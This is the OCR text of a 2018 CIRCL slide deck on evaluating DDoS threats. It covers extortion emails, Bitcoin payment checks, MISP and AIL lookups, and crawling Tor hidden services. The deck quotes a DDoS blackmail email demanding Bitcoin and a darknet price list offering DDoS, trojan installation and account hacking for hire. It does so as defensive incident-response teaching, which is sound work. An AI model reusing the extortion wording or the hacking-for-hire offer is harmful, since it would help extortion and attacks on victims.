How to benefit from DDOS ecosystem

The D4 project

CIRCL
Computer Incident
Response Center
Luxembourg

Gérard Wagener

TLP:WHITE

http://www.circl.lu/
Twitter: *@d4_project*

November 13, 2018

Co-financed by the European Union
Connecting Europe Facility

Part 1 - DDOS threat evaluation


The accidental denial of service


Denial of services not triggered by an attacker

- Configuration errors in DNS, PABX, proxies, ...
- Asymmetric routing
- IP conflicts
- Never experienced software / hardware side effects
  - Experienced often after equipment replacement
  - Full state table management of firewalls
  - Load balancing edge cases
  - Interception proxies
  - Untested fall back mechanisms
- Difference between documentation and practical implementation
- Domino effects
- Badly coordinated maintenance

The accidental denial of service

Configuration errors are quickly done





https://circl.lu/situational-awareness/

DDOS blackmail

Blackmail send by email

‘‘Should we attack ...

There are proofs of our capabilities:

https://twitter.com/apophissquadv2/status/1011743626890760193

Now the real question is are are willing to pay a lifetime protection fee?

If the answer is positive pay exactly to 2.01 Bitcoin to ... before before the Wednesday ...‘‘

How do you react towards such mails?

Threat evaluation

- Where is the email from → email headers[1]
- Did other organizations receive a similar mail*
- Is a specific target mentioned? (i.e. website, online service, ...)
- Payment method: Bitcoin?
  - Check if others paid already*
  - Number of Bitcoin transactions ∼ number of targets*
- To whom was it send within your organization?
- Is the text generic?

* Do lookups in `https://misppriv.circl.lu` for instance

[1] `https://circl.lu/pub/tr-07/`

Threat evaluation


Search information on the attacker

- Identify typical attacker artefacts
  - Email addresses, Twitter handle, uncommon strings
- Search email address in AIL
  - Identify attack scripts → which attack techniques are they using?
  - Identify hidden services related to them
- Search Twitter account in AIL or on Twitter
  - Read about capacity, political background
  - Identify old targets
- Check other and your own data sources → how many colleagues received the blackmail
- Source for uncommon strings: raw email message[2]
- Challenge: filter out imitators

[2] `https://circl.lu/pub/tr-34/`

Is the event known?

Search in MISP




Is the event known?

MISP sightings

Did other organizations saw some attributes?

Is the event known?


Did others paid




- Bitcoin address reused for a target
- One Bitcoin address per target
- Search in MISP other attributes (email source address, ...)

How many people paid?

Using MISP




Monitoring future publications in AIL



DDOS services

Example of a TOR hidden service



The following prices are estimates, if i think a specific job takes more time and money i will either refund you or you will send the remaining once we talked.
If you are unsure about which category to choose, choose the lower priced one in question.
You will only pay for successful jobs, if i can not do anything for you i will refund you. But keep in mind depending on your target specific things might take longer and require an addition payment, but only after i can show some success.

Product	Price	Quantity
Small job, for example: Email and Facebook hacking, installing trojans, small DDOS	250 EUR = 0.046 ฿	1 X Buy now
Medium-large job, ruining people, espionage, website hacking, DDOS for big websites	500 EUR = 0.092 ฿	1 X Buy now
Large job which takes a few days or multiple smaller jobs, DDOS for protected sites	900 EUR = 0.165 ฿	1 X Buy now
UPGRADE: INSTANT reply within 30-60 minutes instead of 24-36 hours for urgent cases. If i need longer this will get refunded. Only buy this together with one of the other options.	200 EUR = 0.037 ฿	1 X Buy now


How serious do you take such services?

Example of a TOR hidden service

Evaluating the service

- Is it a specialized DDOS attacks?
- Are their details about the attack techniques or capacities?
  - Amplification attacks
  - IP spoofing
  - Application attacks
  - ...
- Since how long are the services announced?
  - Check .onion addresses in AIL
  - Analyse the repostings $\rightarrow$ differences
- Check threat sharing platforms to check .onion addresses

Crawl hidden services with AIL



Crawl hidden services with AIL

- Tor crawler (aka regular crawler) is used to crawl .onion addresses
- Splash (scriptable browser) is rending the pages (including javascript) and produce screenshots (HAR archive too)




Figure: Architecture of AIL and its hidden services crawler

Getting attack information

Example nationalcrimeagency.gov.uk

UK's National Crime Agency hit by DDoS attack, following LizardStresser arrests

Last week, users of Lizard Squad's DDoS-on-demand service were feeling the heat after arrests were made by UK police. This week, it's the UK's National Crime Agency which has found itself the victim of a denial-of-service attack.

Graham Cluley 1 Sep 2015 - 02:01PM

Getting additional information

Example nationalcrimeagency.gov.uk

What are the targets: The website?

```
nslookup nationalcrimeagency.gov.uk

Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   nationalcrimeagency.gov.uk
Address: 194.61.183.46
```

Getting additional information on DDOS attacks

